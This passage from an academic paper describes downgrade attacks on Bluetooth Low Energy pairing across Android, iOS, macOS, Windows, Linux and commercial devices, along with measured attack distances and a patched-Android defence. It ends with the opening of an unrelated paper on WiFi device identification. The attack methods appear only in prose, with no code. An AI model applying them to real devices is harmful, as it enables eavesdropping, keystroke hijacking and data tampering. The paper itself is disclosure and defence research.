tim keyboard. Here a blocker is not used to block the victim BLE keyboard because a BLE keyboard often implements a whitelist and accepts only a previously paired mobile. Once paired with the victim tablet, the fake keyboard can obtain the IRK and MAC address of the victim tablet. (iv) Attack IV. We are able to deploy the DoS attack against a smartphone installed with the smart light app from Flux so that the communication between the mobile and the real light fails since the mobile's LTK is manipulated and LTKs on the two sides are different. Note that the light from iLux does not support pairing at all. Therefore, an attacker can not create an LTK on the light, and the DoS attack fails.

6.3 Attacks beyond Mobiles

Attacks against BLE devices. Table 6 also shows the results of the attacks against the 18 commercial BLE products and the CC2640 development board. In particular, we have identified various vulnerabilities on the peer BLE devices, which may exist in other BLE products too: (i) Lack of SCO mode. All 18 commercial BLE devices do not enable the SCO mode, and an attacker can pair with these devices using Just Works without physical access. (ii) Misused permissions. 13 devices configure their attributes as read/write, and these attributes can be accessed without pairing. The current BLE Human Interface Device (HID) profile [19] does not enforce the SCO mode and requires only the encrypted (not authenticated) read/write permission for keyboard services. Therefore, the attacker may pair a fake tablet with a victim keyboard **remotely** using Just Works. Intuitively, all keyboards should be subject to our MITM attack given it is an HID specification flaw. (iii) Incorrect implementation of the SCO mode. Although TI's SDK allows an application to set an SCO mode flag, it only checks if the incoming pairing request enables the *Secure Connections (SC)* bit and does not check if the negotiated association method is Passkey Entry or Numerical Comparison. (iv) Incorrect implementation of attribute permission. An LTK can be an unauthenticated-and-no-MITM-protection key created by Just Works or an authenticated-and-MITM-protection key created by Passkey Entry, Numeric Comparison and OOB. Assume that a victim mobile has used secure pairing to pair with a victim BLE device based on TI chips and generated an authenticated-and-MITM-protection LTK. We find when a fake mobile with the victim mobile's MAC address uses Just Works and pairs with the victim device, TI's BLE stack does not update the key property, the generated LTK is still an authenticated-and-MITM-protection key, and the fake mobile can access attributes with the authenticated read/write permission. We have tested and proved the vulnerabilities on TI's CC2640, CC2640R2F, and CC2650, and reported the identified vulnerabilities to TI and a patched SDK was released recently [7].

We present example attacks beyond mobiles against the 18 commercial BLE products as follows. (i) Attack V. The passive eavesdropping attack requires the victim device have read/write attributes. It fails if the peer device has attributes of encrypted read/write or authenticated read/write as shown in Table 6. For example, with Attack V, an attacker can sniff blood pressure readings sent from an iBalance blood pressure monitor, breaching user privacy. (ii) Attack VI. The attack bypassing the whitelist works against BLE devices with a whitelist enabled such as the K780 keyboard. (iii) Attack VII. The data manipulation attack works against all BLE devices. For example, we can access and manipulate attributes with authenticated read/write permission of any device based upon TI CC26XX chips, even if the SCO mode is enabled. (iv) Attack VIII. The MITM attack works against all devices. For example, we have implemented the MITM attack against the k780 BLE keyboard and a tablet with two TI CC2640 development boards hosted in a case. One board works as a fake tablet connecting to the victim keyboard, and the other works as the fake BLE keyboard connecting to the victim tablet with the stolen IRK and MAC address.

Maximal attack distance Although BLE is designed for short-range communication, the attack distance against BLE devices depends on factors such as antenna gain and transmission power of involved devices. The attacker can use a large antenna to increase the attack distance. We use the CC2640R2F chips as the attacking fake devices and fake mobiles and find these off-the-shelf chips can achieve a reasonable long *maximal attack distance*, which is measured with a Bosch GLR825 laser distance measurer as the farthest distance at which the attacking device and target can be paired together. Figure 6 gives the cumulative distribution function (CDF) of the maximal attack distance against 20 different Android mobiles including Google Pixel 4, Samsung S10 and HUAWEI P30 Pro and the 18 devices in Figure 5. The maximal attack distance mean and maximum are 77.2 meters (m) and 94.0m against mobiles, and 46.5m and 77.1m against devices.

Keyboard connection competition As discussed earlier, when both a victim keyboard and a fake keyboard try to connect to a victim mobile, the one with a higher advertising frequency has a better chance. We now present the impact of the advertising frequency on the success rate of the fake keyboard connecting to the victim mobile. In our experiments, the victim keyboard is put close to an Android mobile as in a normal use scenario, while the fake keyboard is 10 meters away from the keyboard. For each advertising frequency, we perform the connection competition game 20 times. The success rate is the number of successful connections by our fake keyboard over 20. Figure 7 shows the success rate versus the advertising frequency. The success rate is 50% when the advertising frequency of the fake keyboard is 30HZ. The BLE specification sets the highest advertising frequency as 50 HZ, at which the success rate by the fake keyboard is 75%. We use CC2640 for the fake keyboard, which does not work when the advertising frequency is beyond 50HZ.




Figure 6: Maximal attack distance against mobiles and devices




Figure 7: Success rate v.s. Advertising frequency




Figure 8: Defense performance

6.4 Countermeasure Evaluation

We have implemented our proposed defenses on a Google Pixel 2 mobile through the AOSP. We launched all our attacks and confirmed that they failed under the patched Android system. For example, in the case of the BLE keyboard, when Numerical Comparison is enforced, the user finds that the two numbers displayed on the victim mobile and keyboard (emulated by a CC2640) are different when the MITM attack is deployed. The user should reject the pairing and investigate the possibility of attacks.

We also evaluated the performance of our secure pairing, i.e., the overhead caused by the query of the configuration file `scm.conf` for a specific app's metadata such as the specified association method. We tested three cases: 10, 20 and 30 BLE apps using our defense mechanisms on the security enhanced Android mobile. The app of interest is always set as the last one in `scm.conf`. That is, we consider the worst case of time needed to find the metadata of the app of interest. We run the test for each case 10 times and derive the average time. Figure 8 shows the average delay is from 550.6μs to 892.5μs and is feasible for typical use of BLE apps in a mobile [20].

7 Flaws and Attacks in Other OSes

While we have demonstrated the flaws and attacks in Android systems, we also discover that these issues also exist in other major OSes including iOS, macOS, Windows, and Linux. This gives more evidence that no SCO mode at initiators is not an implementation issue but rather a BLE specification flaw. We argue all operating systems shall provide an option of enforcing the SCO mode in a similar way to the programming framework we have proposed for Android. In this section, we present the detailed discovery with these OSes.

In particular, Table 7 compares the design flaws and attacks against different OSes of latest releases and peer devices. Unless explicitly stated otherwise, we use the same threat model in §4.1: Before the attack, the initiators and their peer devices are paired using secure association methods. The attacker does not have physical access to either the initiator or responder. We summarize the differences between OSes regarding the four design flaws and attacks as follows: (i) A specific OS may not have all the four flaws. (ii) Some OSes such as Android may know the adopted association method after pairing, while others such as iOS does not know it at all. (iii) An OS may not have Flaw 3, but allows an app to handle errors. However, given that all OSes have Flaws 1 and 2, the app handles the errors in various vulnerable ways. (iv) Personal computer operating systems such as macOS, Windows and Linux do not use IRK by default as initiators, while a Linux device may programmatically adopt IRK [21]. Without the protection from IRK, an attacker may sniff a BLE connection, obtain the MAC address of a macOS/Windows/Linux device, and deploy attacks against peer devices as introduced in §4.4.2.

7.1 iOS and macOS

According to design guidelines for Apple devices [22] and our experiments, iOS and macOS use the same SDK *Core-Bluetooth* [23] to handle BLE communication. Core-Bluetooth does not provide functions for BLE pairing although a function `IOBluetoothDevicePair.start()` is provided by the programming framework IOBluetooth for Bluetooth Classic on macOS [24]. In iOS and macOS, when an initiator tries to access an attribute that requires pairing at a peer device, the peer device sends error codes to the initiator, which then starts pairing exclusively through its BLE stack in the kernel. Therefore, Apple devices have four similar design flaws to Android: (i) Flaw 1. Apple devices can not specify a secure association method. (ii) Flaw 2. There is no mechanism to enforce a specified association method or for an app to obtain the negotiated association method. (iii) Flaw 3. There is no mechanism for an app to handle errors while the BLE stack mishandles pairing errors. An Apple app can learn whether *Insufficient Authentication/Encryption errors* occur by checking the *CBATTError* object, and the *Pin or Key Missing* error is not defined by the Apple programming framework. (iv) Flaw 4. There is no public

OS	Programming framework flaws				Attack against the Initiator				Attack against the peer device			
	Flaw 1	Flaw 2	Flaw 3	Flaw 4	Attack I	Attack II	Attack III	Attack IV	Attack V	Attack VI	Attack VII	Attack VIII
Android	✓	✓	✓	✓	Flaw 3	Flaw 3	Flaws1,2,3	Flaws 1,2,3,4	Flaws 3	Flaws 1,2,3	Flaws 1,2,3	Flaws 1,2,3
iOS	✓	✓	✓	✓	Flaw 3	Flaw 3	Flaws 1,2,3	Flaws 1,2,3,4	✗	Flaws 1,2,3	Flaws 1,2,3	Flaws 1,2,3
macOS	✓	✓	✓	✓	Flaw 3	Flaw 3	No IRK	Flaws 1,2,3,4	✗	These attacks can be deployed without stealing IRK;		
Windows	✓	✓	✗	✗	Flaw 1,2	Flaw 1,2	No IRK	✗	✗	These attacks can be deployed without stealing IRK;		
Linux	✓	✓	✗	✗	✗	✗	Flaws 1,2	✗	✗	Flaws 1,2	Flaws 1,2	Flaws 1,2

Table 7: Flaws and downgrade attacks across OSes with the assumption of no physical access to both initiators and peer devices. ✓ means the app may know the adopted association method *after* pairing. * means the attack fails when the peer device enforces the SCO mode; ✓ means yes, ✗ means no, and their specific meaning should be clear in the context.

API for Apple devices to remove a bond or initiate a new pairing process even when errors occur.

Next, we discuss attacks against Apple devices as initiators of BLE communication. (i) The false data injection and spoofing attack for sensitive information are the same against iOS and macOS. When the "`Pin or Key Missing` (*0x06*)" error occurs, iOS and macOS do not notify the app, and will communicate with its peer device in plaintext. (ii) The downgrade attack stealing the IRK and MAC address works against iOS devices as follows. We find that an iOS device does not respond to the " `Insufficient Authentication` (*0x05*)" error, but initiates pairing if its peer device sends a security request and the "`Insufficient Encryption` (*0x0f*)" error code. Therefore, a fake device can utilize the *0x0f* error, pair with the victim iOS device using Just Works and steal its IRK and Mac address. Since macOS does not use IRK, an attacker can just sniff BLE communication to obtain the MAC address and spoof the initiator. (iii) The DoS attack can be deployed with no change on iOS and macOS because Apple devices can not resolve the issue of inconsistent LTK.

We now present attacks against the peer BLE device of an Apple device. Without physical access to the peer device of an iOS device, the attacker may use the whitelist bypass attack and deploy the data manipulation attack as introduced in §4.4.2). However, the passive eavesdropping attack does not work against iOS devices for the following reason. When a victim BLE device reconnects to an iOS device, the iOS device encrypts the connection rather than communicates with the peer device in plaintext as an Android device does. For macOS devices, since IRK is not used, the initiator can be easily spoofed and the spoofing device can then deploy all the attacks except passive eavesdropping.

7.2 Windows

Windows 10's SDK supports the Universal Windows Platform (UWP) [25], which provides a common platform for various devices, including laptops, desktops, and embedded devices including BLE devices. With UWP, the same source code can be compiled to run on different platforms. We find Windows 10 has the following flaws: (i) Flaw 1. UWP provide a function `PairAsync(ProtectionLevel)`, which has a parameter `ProtectionLevel` specifying the minimal protection level of a pairing process, including `None` (Plaintext), `Encryption` (Just Works), or `EncryptionAndAuthentication` (Secure association methods). However, according to our experiments on latest Windows 10, whatever the protection level is, Windows 10 always determines the association method based on the I/O capabilities of the peer device. The parameter `ProtectionLevel` does not work on personal computer Windows OS while it may be designed for particular embedded devices with a BLE stack supporting `ProtectionLevel`. (ii) Flaw 2. It can be observed from Flaw 1 that personal computer Windows OS cannot enforce secure pairing. There is also no mechanism for an application to obtain the negotiated association method. `PairAsync(.)` returns an instance of `DevicePairingResult`. DevicePairingResult has a member variable `ProtectionLevelUsed`, which shall return the pairing protection level. In our experiments, `ProtectionLevelUsed` is always set to `None`, no matter what association method is adopted. (iii) Windows does not have Flaw 3. When errors occur, Windows always tears down the connection and returns the error codes to the application through an instance of `ProtocolError`. The application can determine how to process the errors on its own.(iv) Windows has the function `UnpairAsync()` to remove a bond and does not have Flaw 4.

We now discuss possible attacks against a Windows 10 device as an initiator. Recall that to deploy attacks, a fake device shall spoof a victim device and connect to the victim initiator. Errors will occur as discussed in §3.2. Windows is different from Android. It tears down the connection and reports the error to the application. The application has two options: (i) removes the bond and initiates re-pairing with the fake device; (ii) does not respond to the error and stops working, i.e. halting. Since Windows can not enforce secure pairing, if the application chooses option (i), the communication is subject to false data injection and spoofing attack for sensitive information. If the application chooses option (ii), the communication is vulnerable to the DoS attack for the following reasons. First, since IRK is not used by Windows, an attacker can obtain the MAC address by sniffing and then

spoof the initiator. The fake initiator pairs with the victim device and changes its LTK if the victim device does not enforce the SCO mode. Now the two LTKs on the victim initiator and victim device are different. The victim Windows initiator cannot pair with the victim device any more. Second, the LTK of the victim device can be lost due to device reset and the user will not be able to use the device because of the inconsistent LTK issue. Once the communication is stuck for the two reasons above, intuitively a user wants to continue his/her work, may manually remove the bonded device and initiate pairing again to move forward. The result of this practice is equivalent to option (i). This is why Table 7 only shows option (i). To attack the peer device of a Windows device, an attacker can easily implement the fake initiator since Windows does not use IRK. All the attacks in §4.4.2 can be deployed except eavesdropping, which does not work for the same reason under macOS.

7.3 Linux

Linux device uses BlueZ [21] as the Bluetooth stack for BLE communication. We use the official BlueZ programming framework, which is based on Python and C, to discuss its flaws: (i) Flaw 1. Linux devices can not specify a secure association method. For the purpose of pairing, an application can register a pairing agent via a Python function `RegisterAgent(agent, capability)`, where *agent* is an instance of pairing agent `org.bluez.Agent1` and *capability* is the I/O capability of the Linux initiator. Once registered, a Linux device calls a Python function `Pair()` to initiate pairing. Other than the default pairing agent, a customized agent written in C can also be programmed to handle the pairing process. Similar to other OSes, under Linux the association method is determined by the I/O capability of the peer device and the configured I/O capability of the initiator. Therefore, Linux devices are subject to Flaw 1. (ii) Flaw 2. There is no mechanism to enforce a specified association method or for an application to timely obtain the negotiated association method. If a fake device pairs with the victim Linux computer using Just Works, Linux may use a customized Linux pairing agent, modify the C function `bluez_agent_method_call(.)` and learn the adopted association method only after pairing while the default pairing agent does not provide this capability. (iii) Flaw 3. Since a Linux device tears down the connection and notifies the application when errors occur as Windows behaves, it does not have Flaw 3. (iv) Flaw 4. A Linux device is able to remove a bond via `RemoveDevice(.)` and has no Flaw 4.

We now present possible attacks against Linux devices. As discussed in §7.2, although an application has two options of processing errors, we argue they are equivalent. Therefore, when errors occur, the application chooses repairing. With the default pairing agent, a Linux initiator is subject to Attacks I, II and III. With a customized pairing agent, since the application can know the adopted association method after pairing, the application may tear down the connection if the association method is not the intended one to avoid false data injection and sensitive information stealing attacks. Since Linux cannot know *Just Works* timely, the IRK stealing attack still works if a Linux device employs IRK to prevent tracking for privacy.

To attack the peer device of a Linux device, an attacker can easily implement the fake initiator since Linux does not use IRK by default. If Linux programmatically adopts IRK, the attacker can use the IRK stealing attack to obtain the MAC address of the initiator. All the attacks in §4.4.2 can then be deployed except eavesdropping, which does not work for the same reason under macOS.

8 Lessons Learned

Standardization process. Bluetooth has been subject to varieties of attacks and a more rigid standardization process may help security and privacy of Bluetooth including BLE. During our study of the specification, we find it is often confusing and not consistent across chapters as our partner TI finds too. The confusion may lead to the fact that different vendors implement BLE protocols in quite different ways, for example, for error handling, IRK use and interaction between an application and the BLE stack. A similar standardization process to RFC (request for comments) for Internet standards would help protocol verification.

Secure framework for pairing. BLE has a suite of protocols addressing different aspects of this wireless personal area network technology. Our paper focuses on pairing. Defeating other attacks such as co-located attacks requires extra remedies [11, 12, 26]. These remedies often rely on the assumption that the communication is secure the first time the user configures the mobile and device, which can share a secret to protect later communication at the application layer. However, the assumption may not be true without proper pairing. We believe both initiators and peer devices shall have the option of the Secure Connections Only mode so that we can achieve mutual authentication between an initiator and its peer device. This SCO mode requires the support in the four stages of the pairing process. In this paper, we have carefully addressed the SCO mode at initiators. We also find some vendors do not correctly implement the SCO mode at the peer device as discussed in §6.3. Correct implementation of this mode at initiators and peer devices will be able to defeat attacks presented in this paper.

9 Related Work

Vulnerabilities in Bluetooth. Bluetooth before the Simple Secure Pairing (SSP) is not secure [27, 28] and is out of the scope of this paper. The Simple Secure Pairing is also vulnerable. For example, Haataja et al. [5] proposed MITM attacks against SSP of Bluetooth Classic in 2010. They assumed that the victim devices use only I/O capabilities to

determine the association method and the attacking devices can pair with victim devices using Just Works. The latest BLE introduces the Secure Connections Only mode to defeat those attacks. Our work focuses on the Secure Connections Only mode.

Mike Ryan [29] built a BLE sniffer over Ubertooth and demonstrated that the Passkey Entry for LE legacy connections is not secure. His tool *crackle* can crack such connections and target BLE 4.0 and 4.1. Our paper addresses the latest BLE 4.2 and 5.x, which are considered secure against his attacks. The work by Rosa [30] is similar to Mike Ryan's work. Zegeye et al. cracked the BLE temporary key used in the pairing process by using a brute-force attack [31], which also extends the attack in [29]. Dazhi Sun et al. [32] proposed a method that can break Passkey Entry when the passkey is reused. The similar problem was also discussed in [4]. However, reusing a passkey is not recommended in BLE, which requires a random passkey shall be used in each pairing session with Passkey Entry. We assume a random passkey in this paper. Antonioli et al. [33] identified Bluetooth Classic specification authentication vulnerabilities and can downgrade the Secure Connections protocol into the Legacy Secure Connections protocol.

Bluetooth attacks on mobiles. Jasek et al. [34] studied possible attacks between a Bluetooth smart device and its mobile app. However, they study BLE 4.0 and 4.1, which do not have the Secure Connections Only mode for BLE. They attacked Passkey Entry with Mike Ryan's approach [29]. Many works reverse engineer particular products [35–37] and exploit faulty app protocols while we focus on the operating system level and programming framework issues. For example, Britt Cyr et al. performed a security analysis of wearable fitness devices [35]. They reverse engineered the devices, BLE communication traffic, and app, and used Mike Ryan's attacks against pairing. Zhang et al. analyzed the commands from four popular smart wristbands by sniffing packets without reverse engineering the apps [36], and presented replay and MITM attacks against those particular wristbands. BlueBorne [38] explored faulty BLE implementations. our attacks are not based on those issues. William et al. [39] and Melamed et al. [40] studied the spoofing attack and MITM attack between a Bluetooth smart device and its mobile app. They presented software based and hardware based attacks, but did not address how to attack two paired devices with a secure association method. Fawaz et al. [41] collected and analyzed the advertisement packets from 214 BLE devices and found that the poor design and implementation of BLE advertisements may lead to privacy leaks. We address pairing security in this paper. Muhammad Naveed et al. [11], Xu et al. [13] , Zhang et al. [26] and Sivakumaran et al. [12] also addressed Bluetooth security but not on pairing. Zuo et al. [42] fingerprint via UUIDs vulnerable IoT devices that use insecure pairing.

10 Conclusion

BLE 4.2 and 5.x have an SCO mode to enforce secure pairing such as Passkey Entry and Numerical Comparison for BLE devices. However, the BLE specification does not explicitly require an initiating device such as a mobile to support the SCO mode. This creates potential security vulnerabilities against both mobiles and their peer BLE devices. In this paper, we have systematically investigated Android's BLE programming framework and discovered four design flaws. We then present a suite of downgrade attacks and case studies exploiting these design flaws. To defend against these attacks, we patch Android to enforce secure pairing. We also explored other major OSes including iOS, macOS, Windows and Linux, and found all OSes have similar security issues and they all need to adopt the SCO mode at the initiators. We have performed extensive experiments to validate the identified attacks and proposed defense measures. We believe for mission critical BLE systems, the SCO mode shall be enforced on both initiators and responders.

Acknowledgements

We thank shepherd Nils Ole Tippenhauer as well as the anonymous reviewers for their insightful comments. This research was supported in part by US Natural Science Foundation (NSF) Awards 1931871 and 1915780, Semiconductor Research Corporation (2018-TS-2860), National Natural Science Foundation of China (Grant Nos. U1736203, 61877029). Any opinions, findings, conclusions, and recommendations in this paper are those of the authors and do not necessarily reflect the views of the funding agencies.

References

[1] Bluetooth Special Interest Group (Bluetooth SIG), "Bluetooth Core Specification (V 4.2)," *Specification of the Bluetooth System*, 2014.

[2] ——, "Bluetooth Core Specification (V 5.1)," *Specification of the Bluetooth System*, 2019.

[3] Bluetooth Wireless Forum (SILICON LABS), "MITM Attack on 'Just Works' Pairing," 2017, Available at https://www.silabs.com/community/wireless/bluetooth/forum.topic.html/mitm_attack_on_just-OoG9 [Accessed: Apr, 2020].

[4] P. Sivakumaran and J. B. Alís, "A Low Energy Profile: Analysing Characteristic Security on BLE Peripherals," in *Proceedings of the 2018 Eighth ACM Conference on Data and Application Security and Privacy*, 2018, pp. 152–154.

[5] K. Haataja and P. J. Toivanen, "Two practical Man-in-the-Middle Attacks on Bluetooth Secure Simple Pairing and Countermeasures," *IEEE Trans. Wireless Communications*, vol. 9, no. 1, pp. 384–392, 2010.

[6] Google, "Android Open Source Project (AOSP)," 2020, Available at https://source.android.com/ [Accessed: Apr, 2020].

[7] Texas Instruments Product Security Incident Response Team (TI-PSIRT), "SIMPLELINK-CC13X2-26X2-SDK," 2019, Available at http://www.ti.com/tool/download/SIMPLELINK-CC13X2-26X2-SDK [Accessed: Apr, 2020].

[8] Bluetooth Special Interest Group (Bluetooth SIG), "Bluetooth Core Specification (V 4.2) - Secure Connections Only Mode, Vol 3, Part C, Page 373," *Specification of the Bluetooth System*, 2014.

[9] L. Li, T. F. Bissyandé, D. Octeau, and J. Klein, "Reflection-aware Static Analysis of Android Apps," in *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, 2016, pp. 756–761.

[10] Android Development Guide, " Restrictions on Non-SDK Interfaces," 2020, Available at https://developer.android.com/about/versions/pie/restrictions-non-sdk-interfaces [Accessed: Apr, 2020].

[11] M. Naveed, X. Zhou, S. Demetriou, X. Wang, and C. A. Gunter, "Inside Job: Understanding and Mitigating the Threat of External Device Mis-Binding on Android," in *Proceedings of the 21st Annual Network and Distributed System Security Symposium*, 2014.

[12] P. Sivakumaran and J. Blasco, "A Study of the Feasibility of Co-located App Attacks against BLE and a Large-Scale Analysis of the Current Application-Layer Security Landscape," in *Proceedings of the 28th USENIX Security Symposium*, 2019, pp. 1–18.

[13] F. Xu, W. Diao, Z. Li, J. Chen, and K. Zhang, "BadBluetooth: Breaking Android Security Mechanisms via Malicious Bluetooth Peripherals," in *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, 2019.

[14] Android Development Guide, "Android 6.0 Changes (Access to Hardware Identifier)," 2016, Available at https://developer.android.com/about/versions/marshmallow/android-6.0-changes#behavior-hardware-id [Accessed: Apr, 2020].

[15] Adafruit Inc., "Bluefruit LE sniffer," 2018, Available at https://www.adafruit.com/product/2269 [Accessed: Apr, 2020].

[16] Texas Instruments, "SimpleLink Bluetooth Low Energy CC2640R2F wireless MCU LaunchPad development kit," 2019, Available at http://www.ti.com/tool/LAUNCHXL-CC2640R2 [Accessed: Apr, 2020].

[17] K. Allix, T. F. Bissyandé, J. Klein, and Y. Le Traon, "Androzoo: Collecting Millions of Android Apps for The Research Community," in *Proceedings of the IEEE/ACM 13th Working Conference on Mining Software Repositories*, 2016, pp. 468–471.

[18] R. Vallée-Rai, E. Gagnon, L. J. Hendren, P. Lam, P. Pominville, and V. Sundaresan, "Optimizing Java Bytecode Using the Soot Framework: Is It Feasible?" in *Proceedings of the 9th International Conference on Compiler Construction*, 2000, pp. 18–34.

[19] HID WG, "Input Boot Keyboard Report Characteristic Requires No Authentication Permission (Page 17)," *HID Service Specification 1.0*, 2011.

[20] S. Hopwood, "How Many Mobile Apps are Actually Used?" 2017, Available at https://www.apptentive.com/blog/2017/06/22/how-many-mobile-apps-are-actually-used/ [Accessed: Apr, 2020].

[21] BlueZ, "BLE Stack for Linux (BlueZ)," 2008, Available at https://git.kernel.org/pub/scm/bluetooth/bluez.git/tree/doc [Accessed: Apr, 2020].

[22] Apple Inc., "Accessory Design Guidelines for Apple Devices) ," 2019, Available at https://developer.apple.com/accessories/Accessory-Design-Guidelines.pdf [Accessed: Apr, 2020].

[23] ——, "Core Bluetooth (API for Bluetooth Smart)," 2020, Available at https://developer.apple.com/documentation/corebluetooth [Accessed: Apr, 2020].

[24] ——, "IOBluetoothDevicePair(Pairing API for Bluetooth Classic) ," 2020, Available at https://developer.apple.com/documentation/iobluetooth/iobluetoothdevicepair [Accessed: Apr, 2020].

[25] Microsoft Inc., "Universal Windows Platform Documentation," 2020, Available at https://docs.microsoft.com/en-us/windows/uwp/get-started/universal-application-platform-guide [Accessed: Apr, 2020].

[26] Z. Yue, W. Jian, L. Zhen, P. Bryan, and F. Xinwen, "BLESS: A BLE Application Security Scanning Framework," in *Proceedings of 2020 IEEE International Conference on Computer Communications*, 2020.

[27] A. Becker and I. C. Paar, "Bluetooth Security & Hacks," *Ruhr-Universität Bochum*, 2007.

[28] D. Kügler, "'Man-In-The-Middle' Attacks on Bluetooth," in *Proceedings of the 7th International Conference on Financial Cryptography*, 2003, pp. 149–161.

[29] M. Ryan, "Bluetooth: With Low Energy Comes Low Security," in *Proceedings of the 7th USENIX Workshop on Offensive Technologies*, 2013.

[30] T. Rosa, "Bypassing Passkey Authentication in Bluetooth Low Energy." *IACR Cryptology ePrint Archive*, vol. 2013, p. 309, 2013.

[31] W. K. Zegeye, "Exploiting Bluetooth Low Energy Pairing Vulnerability in Telemedicine," in *Proceedings of the 2015 International Telemetering Conference*, 2015.

[32] D.-Z. Sun, Y. Mu, and W. Susilo, "Man-in-the-Middle Attacks on Secure Simple Pairing in Bluetooth Standard V5.0 and Its countermeasure," *Personal and Ubiquitous Computing*, vol. 22, no. 1, pp. 55–67, 2018.

[33] D. Antonioli, N. Tippenhauer, and K. Rasmussen, "BIAS: Bluetooth Impersonation AttackS," in *Proceedings of the 2020 IEEE Symposium on Security and Privacy*, 2020, pp. 1539–1552.

[34] S. Jasek, "Gattacking Bluetooth Smart Devices," in *Proceedings of the Black Hat USA Conference*, 2016.

[35] B. Cyr, W. Horn, D. Miao, and M. Specter, "Security Analysis of Wearable Fitness Devices (Fitbit)," *Massachusets Institute of Technology*, p. 1, 2014.

[36] Q. Zhang and Z. Liang, "Security Analysis of Bluetooth Low Energy Based Smart Wristbands," in *Proceedings of the 2nd Frontiers of Sensors Technologies International Conference*, 2017, pp. 421–425.

[37] A. K. Das, P. H. Pathak, C.-N. Chuah, and P. Mohapatra, "Uncovering Privacy Leakage in BLE Network Traffic of Wearable Fitness Trackers," in *Proceedings of the 17th International Workshop on Mobile Computing Systems and Applications*. ACM, 2016, pp. 99–104.

[38] ARMIS, "The Attack Vector 'BlueBorne' Exposes Almost Every Connected Device," https://armis.com/blueborne/, 2017.

[39] W. Oliff, A. Filippoupolitis, and G. Loukas, "Evaluating the Impact of Malicious Spoofing Attacks on Bluetooth Low Energy based Occupancy Detection Systems," in *Proceedings of the 2017 Software Engineering Research, Management and Applications*, 2017, pp. 379–385.

[40] T. Melamed, "An Active Man-in-the-middle Attack On Bluetooth Smart Devices," *Safety and Security Studies*, p. 15, 2018.

[41] K. Fawaz, K. Kim, and K. G. Shin, "Protecting Privacy of BLE Device Users," in *Proceedings of the 25th USENIX Security Symposium*, 2016, pp. 1205–1221.

[42] C. Zuo, H. Wen, Z. Lin, and Y. Zhang, "Automatic Fingerprinting of Vulnerable BLE IoT Devices with Static UUIDs from Mobile Apps," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019, p. 1469–1483.

You Are What You Broadcast: Identification of Mobile and IoT Devices from (Public) WiFi

Lingjing Yu[†‡], Bo Luo[§], Jun Ma[♯♮], Zhaoyu Zhou[†‡], Qingyun Liu[†‡]
[†] *National Engineering Lab for Information Security Technologies*
Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China
[‡] *School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China*
[§] *EECS/ITTC, The University of Kansas, Lawrence, KS, USA*
[♯] *Tsinghua University, Beijing, China;* [♮] *Pi2star Technology, Beijing, China*
yulingjing@iie.ac.cn, bluo@ku.edu, majun_ee@tsinghua.edu.cn, {zhouzhaoyu,liuqingyun}@iie.ac.cn

Abstract

With the rapid growth of mobile devices and WiFi hotspots, security risks arise. In practice, it is critical for administrators of corporate and public wireless networks to identify the type and/or model of devices connected to the network, in order to set access/firewall rules, to check for known vulnerabilities, or to configure IDS accordingly. Mobile devices are not obligated to report their detailed identities when they join a (public) wireless network, while adversaries could easily forge device attributes. In the literature, efforts have been made to utilize features from network traffic for device identification. In this paper, we present OWL, a novel device identification mechanism for both network administrators and normal users. We first extract network traffic features from passively received broadcast and multicast (BC/MC) packets. Embedding representations are learned to model features into six independent and complementary views. We then present a new multi-view wide and deep learning (MvWDL) framework that is optimized on both generalization performance and label-view interaction performance. Meanwhile, a malicious device detection mechanism is designed to assess the inconsistencies across views in the multi-view classifier to identify anomalies. Finally, we demonstrate OWL's performance through experiments, case studies, and qualitative analysis.

1 Introduction

Over the past decade, we have observed a steady growth in the number and types of portable devices. WiFi and cellular network remain the two major options for mobile devices to connect to the Internet. Although cellular networks have improved speed and coverage, and reduced costs in recent years, WiFi still has the edge in lower cost, better support from devices, and less capacity limits. Cisco predicts that the role and coverage of WiFi will continue to expand, and WiFi traffic will account for 50% of total IP traffic by 2022. Meanwhile, the number of public WiFi hotspots will grow 4-fold globally, from 124 million (2017) to 549 million (2022) in a five-year span [11]. With the significant growth of public Wifi support and usage, security and privacy concerns naturally arise.

The administrators of corporate and public WiFi services are concerned with malicious devices connecting to their networks, which may potentially harm the platform or other users in the network, e.g., [4, 45]. The security challenges are primarily caused by the diversity of devices, potential access to critical/core services, lack of proper security management by their owners, and limited auditing capability. On the other hand, users of public WiFi also express concerns about the security of their devices, data, and personal information. However, they do not always exercise proper privacy protection while connecting to unknown networks [5, 9, 30].

For system administrators, whenever a new mobile device connects to the network, it is critical to identify its manufacturer, type, and model, so that proper security precautions could be taken, e.g., configure firewall rules accordingly, verify if known vulnerabilities are patched, or inform IDS. In practice, identifying the *type* of mobile/IoT devices is of particular interest, since devices of the same or similar types are often managed under similar access control and firewall policies. For instance, when employees connect smart tea kettles or coffee makers to the network, the corporate security policy may place them in the same group that is limited from accessing any internal resource, while smartphones are expected to be governed by completely different policies. Meanwhile, the *manufacturer*[1] attribute also provides important information in device management. The same manufacturer tends to share the design and implementation of hardware and software components across products. As a result, they often have similar vulnerabilities and are patched simultaneously. For example, the firmware vulnerability reported in CVE-2006-6292 affects Apple's Mac mini, MacBook, and MacBook Pro

